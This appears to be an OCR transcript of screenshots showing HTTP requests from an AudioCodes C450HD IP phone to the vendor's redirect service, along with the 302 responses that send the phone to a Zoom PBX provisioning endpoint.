
Response

```
HTTP/1.1 302 Found
Content-Length: 0
Connection: close
Content-Type: text/plain; charset=utf-8
Date: Thu, 29 Jun 2023 08:20:05 GMT
Location: https://eu01pbxacp.zoom.us/api/v2/pbx/provisioning/audiocodes/
Request-Context: appId=cid-v1:229bb6bd-04d7-408d-b225-c6e440f5c51b
```




```
GET /00908F9D8993 HTTP/1.1
Host: redirect.audiocodes.com
Accept: */*
User-Agent: AUDC/3.4.6.604 AUDC-IPPhone-C450HD_UC_3.4.6.604/1
Connection: close
```

```
HTTP/1.1 302 Found
Content-Length: 0
Connection: close
Content-Type: text/plain; charset=utf-8
Date: Thu, 29 Jun 2023 08:31:18 GMT
Location: https://eu01pbxacp.zoom.us/api/v2/pbx/provisioning/audiocodes/
Request-Context: appId=cid-v1:229bb6bd-04d7-408d-b225-c6e440f5c51b

```




```
GET /00908F9D8993 HTTP/1.1
Host: redirect.audiocodes.com
Accept: */*
User-Agent: AUDC/3.4.6.604 AUDC-IPPhone-C450HD_UC_3.4.6.604/1
Connection: close
```


```
HTTP/1.1 302 Found
Content-Length: 0
Connection: close
Content-Type: text/plain; charset=utf-8
Date: Thu, 29 Jun 2023 08:31:18 GMT
Location: https://eu01pbxacp.zoom.us/api/v2/pbx/provisioning/audiocodes/
Request-Context: appId=cid-v1:229bb6bd-04d7-408d-b225-c6e440f5c51b
```




```
HTTP/1.1 302 Found
Content-Length: 0
Connection: close
Content-Type: text/plain; charset=utf-8
Date: Tue, 08 Nov 2022 10:20:39 GMT
Location: https://SecureProvService.[redacted]
Request-Context: appId=cid-v1:229bb6bd-04d7-408d-b225-c6e440f5c51b
```



